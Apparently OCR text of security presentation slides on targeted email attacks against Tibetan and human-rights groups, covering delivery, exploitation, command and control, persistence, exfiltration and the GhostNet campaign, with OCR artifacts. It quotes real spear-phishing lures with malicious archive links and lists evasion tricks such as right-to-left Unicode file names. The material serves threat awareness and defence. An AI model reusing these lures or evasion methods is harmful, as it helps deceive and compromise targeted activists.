
Attachments: Meeting_Material.zip

How about having a meeting tomorrow? Please tell me your opinion? Thank you!

The meeting material also at
http://contact.yahoodaily.com/contact/201012/Meeting_Material.zip

Source: targetedemailattacks.tumblr.com

TREND MICRO



Taiwan news media report of Dalai Lama(2010) - Message (HTML)

File Edit View Insert Format Tools Actions Help

Type a question for help

Reply Reply to All Forward

You forwarded this message on 6/1/2010 9:29 AM. Click here to find all related messages.

From: [danny2chyi@hotmail.com] Sent: Mon 5/31/2010 4:05 AM

To: @ceip.org; @mail.house.gov; @mail.house.gov; @naswdc.org; @asiasoc.org; @microsicare.net; @mail.house.gov; @mail.house.gov; @verizon.net; @exchange.sba.miami.edu; @yahoo.com; @carnegieendowment.org; @dudinskyassociates.com; @law.upenn.edu; @verizon.net; @brookings.edu; @imwithfred.com; @aol.com; @mindspring.com; @americangaming.org; @voanews.com; @state.gov;

Cc:

Subject: Taiwan news media report of Dalai Lama(2010)

Attachments: Details.rar (84 KB)

Dear Friends,

Taiwan news media report that Dalai Lama, spiritual leader of Tibetan Buddhism is scheduled to arrive Taiwan in the afternoon of August 15, 2010.

President Ma approved the invitation on humanitarian and religious reasons. On the other hand, the Taiwan Affairs Office of Mainland China's State Council released a statement, opposing to Dalai Lama's visit.
Details are at Annex.

With best regards,

Jacob Chang

start: 0000-00-00 end: 0000-00-00

Hotmail 強大的垃圾信件管理功能，值得你信賴。 馬上註冊

Source: targetedemailattacks.tumblr.com

TREND MICRO


Delivery

- Decide on who/what to target
- Decide on Social Engineering approach
- Decide on delivery mechanism for malware
  - E.g. Email, IM, Twitter, other social media
  - E.g. via a PDF document

Trends

- Malicious attachments via socially engineered email
  - pdf, doc, xls, ppt
- Links to web pages hosting malware inside of compressed files via Email or IM
  - .zip, .rar,
  - sometimes password protected
- “folder” icons that are really executables
- Webinjects on legitimate webpages
  - often contextually relevant to the victim
- Use of right-to-left Unicode hole to disguise executables


Right-to-Left Unicode



Source: h-online.com

Relevant Compromised Hosts

- Spoofed Email of Executive Director of HRIC
- Contextually relevant content
- Sent to human rights mailing lists
- Link to compromised “Coalition for Citizens Rights” web site



<mailto:sharonhom@hrichina.org>
To: [REDACTED]
Sent: Thursday, March 18, 2010 9:46 AM
Subject: Microsoft, Stool Pigeon for the Cops and FBI

I’ve got my hands on a copy of the leaked, confidential Microsoft “Global Criminal Compliance Handbook,” which details for police and intelligence services exactly what information Microsoft collects about users of its online services, and how they can be accessed. What is gathered and available about you is quite comprehensive, including your emails, detailed information about when you sign in and use the services, credit card information, and so on. Attachments are scanned copies of documents.

For the whole documents, please visit http://www.cfcr2008.org

Compromise/Exploit

- Goal: deliver control of system to attacker

- Tailor malware to target
- Execute the malware
- Take control


Trends

- Use exploits in
  - Gmail/IE (MHTML)
  - Yahoo! Mail (XSS)
  - Hotmail (XSS)
- Vulnerabilities exploited:
  - Adobe PDF Reader
  - Adobe Flash, embedded
  - MS DOC and XLS

Not always 0-days!

TA Command and Control

- Control acts as a ‘phone-home’
- Command issues commands to the target machine
- Compromised machine is directly controlled
- C&C system informs remote access tool (RAT) where to connect to and when to lie dormant




Flying under the radar

- Cloud-based command and control
- Use of intermediaries such as blogs
- SSL encrypted webmail services
- The use of stolen or forged SSL certificates
- Vetting Malware with CAVs (Criminal Antivirus Scanning services)

Persistence/Lateral Movement


- Ensure malware survives a reboot
- Continued remote access
  - e.g. VPN credentials
  - e.g. More backdoors
- Explore and infect more machines:
  - more remote access
  - more access to sensitive information



Data ex-filtration

- Transmitting sensitive information
  - encryption
  - compression
  - chunking

- These stages feed on each other
- And they overlap
- A target occupation of 600 days is not that unusual



Ex: Ghostnet

GhostNet

- Targeted email
  - Word exploit
  - sent to members of the Dalai Lama's office
- Relevant enough to get redistributed by the victims
- Over time these emails got more sophisticated
  - Recycling legitimate email
  - Inserting email into active conversations
- 8 different trojans used!

source: Nart Villeneuve/Trend Micro

From: "campaigns@freetibet.org" <campaigns@freetibet.org>
Date: 25 July 2008
Subject: Translation of Freedom Movement ID Book for Tibetans in Exile

Translation of Freedom Movement ID Book for Tibetans in Exile.

Front Cover

Emblem of the Tibetan government in Exile

Script: Voluntary Contribution into common fund for Tibetan Freedom Movement

Inside Cover

Resolution was passed in the preliminary general body meeting of the
Tibetan Freedom Movement held on July 30, 1972 that the Tibetan
refugees in exile would promise for each individual,Äôs share of the
voluntary contribution into the Tibetan Freedom Movement Receipt boo
This resolution was later reaffirmed by the 11th Tibetan People,Äôs
Deputies and passed into the law on April 01, 1992 (Tibetan King Yea
2119)

Until the last page of this book is used, the book stands valid unti
August 15, 2012

Date: August 16, 2008
Emblem of the Tibetan Government in Exile


Official Signature

Attachment: Translation of Freedom Movement ID Book for Tibetans in Exile.doc


Antivirus	Version	Last Update	Result
AntiVir	-	-	EXP/Word.Dropper.Gen
